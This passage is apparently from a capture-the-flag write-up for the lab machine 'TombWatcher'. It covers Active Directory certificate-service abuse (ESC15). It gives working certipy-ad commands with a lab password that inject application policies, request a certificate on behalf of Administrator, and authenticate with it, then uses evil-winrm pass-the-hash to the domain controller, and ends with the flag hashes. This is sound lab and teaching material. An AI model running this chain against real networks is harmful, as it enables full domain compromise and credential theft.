Certificate Name Flag : EnrolleeSuppliesSubject
Extended Key Usage : Server Authentication
Requires Manager Approval : False
Requires Key Archival : False
Authorized Signatures Required : 0
Schema Version : 1
Validity Period : 2 years
Renewal Period : 6 weeks
Minimum RSA Key Length : 2048
Template Created : 2024-11-16T00:57:49+00:00
Template Last Modified : 2024-11-16T17:07:26+00:00
Permissions
Enrollment Permissions
Enrollment Rights : TOMBWATCHER.HTB\Domain Admins
TOMBWATCHER.HTB\Enterprise Admins
TOMBWATCHER.HTB\cert_admin2
Object Control Permissions
Owner : TOMBWATCHER.HTB\Enterprise Admins
Full Control Principals : TOMBWATCHER.HTB\Domain Admins
TOMBWATCHER.HTB\Enterprise Admins
Write Owner Principals : TOMBWATCHER.HTB\Domain Admins
TOMBWATCHER.HTB\Enterprise Admins
Write Dacl Principals : TOMBWATCHER.HTB\Domain Admins
TOMBWATCHER.HTB\Enterprise Admins
Write Property Enroll : TOMBWATCHER.HTB\Domain Admins
TOMBWATCHER.HTB\Enterprise Admins
TOMBWATCHER.HTB\cert_admin2
[+] User Enrollable Principals : TOMBWATCHER.HTB\cert_admin2
[!] Vulnerabilities
ESC15 : Enrollee supplies subject and schema version is 1.
[*] Remarks
ESC15 : Only applicable if the environment has not been patched. See CVE-2024-49019 or the wiki for more details.We find that a certificate template -- WebServer -- is vulnerable to ESC15 when authenticating as cert_admin2
Becoming Domain Admin
Exploit AD CS ESC15
 ly4k
ly4k
For instance, an attacker could request a certificate from a V1 "WebServer" template (which typically only permits "Server Authentication" EKU) and, through this vulnerability, inject the "Client Authentication" OID (1.3.6.1.5.5.7.3.2) as an Application Policy. The resulting certificate could then potentially be used for client logon, contrary to the template's design.certipy-ad req -u 'cert_admin2' -p 'P@$$word123!' -dc-ip '10.129.139.125' -ca 'tombwatcher-CA-1' -template 'WebServer' -application-policies 'Certificate Request Agent'
cert_admin2, inject the Certificate Request Agent policy, so we can request a cert on behalf of the domain admincertipy-ad req -u 'cert_admin2' -p 'P@$$word123!' -dc-ip '10.129.139.125' -ca 'tombwatcher-CA-1' -template 'User' -pfx 'cert_admin2.pfx' -on-behalf-of 'TOMBWATCHER\Administrator'
faketime certipy-ad auth -pfx administrator.pfx -dc-ip 10.129.139.125 -username "administrator" -domain "tombwatcher.htb"
evil-winrm -i DC01.tombwatcher.htb -u 'Administrator' -H 'f61db423bebe3328d33af26741afe5fc'
Flags
User
f5f205f8320795838878934a22c713ab
Root
66ac57fc4b13e10d5a3287b291e58c19


